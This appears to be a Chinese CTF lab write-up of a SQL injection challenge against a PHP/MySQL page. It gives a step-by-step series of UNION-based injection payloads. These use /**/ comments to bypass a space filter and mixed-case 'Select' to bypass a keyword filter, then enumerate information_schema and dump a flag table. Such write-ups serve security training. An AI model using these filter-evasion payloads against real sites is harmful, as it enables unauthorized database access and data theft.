
1. 实验环境

操作系统：CentOS7.6

服务器：PHP 5.2.17p1

数据库：5.5.36



1. 实验步骤
2. 先确定列的字段数


1'or 1=1 order by 1#

出错




根据错误信息，显然可以得到空格被过滤掉了，可以使用/\*\*/来代替空格。

1'/\*\*/order/\*\*/by/\*\*/1#



没有出错，再依次提交1'/\*\*/order/\*\*/by/\*\*/2#，1'/\*\*/order/\*\*/by/\*\*/3#，把后面的数字+1提交，直到出现错误。



得出该表只有两列。


1. 获取数据库名

1'/\*\*/union/\*\*/select/\*\*/1,database()#



根据错误，判断有可能是select被过滤掉了，将select改为大小写混合再提交


1'/\*\*/union/\*\*/Select/\*\*/1,database()#



便得出数据库名称为sql2。

1. 获得该sql2数据库的表。


1'/\*\*/union/\*\*/Select/\*\*/1,group\_concat(table\_name)/\*\*/from/\*\*/information\_schema.tables/\*\*/where/\*\*/table\_schema=database()#



sql2数据库有flag,user两个表。

1. 获得flag表字段


1'/\*\*/UNION/\*\*/SELECT/\*\*/1,GROUP\_CONCAT(column\_name)/\*\*/FROM/\*\*/information\_schema.columns/\*\*/WHERE/\*\*/table\_schema=database()/\*\*/and/\*\*/table\_name='flag'#



flag表有Id,flag两个字段。

1. 获取flag的信息。

1'/\*\*/UNION/\*\*/SELECT/\*\*/\*/\*\*/FROM/\*\*/flag/\*\*/#



**flag{ZmxhZ3tlYXN5fQ==}**

1. 提交成功

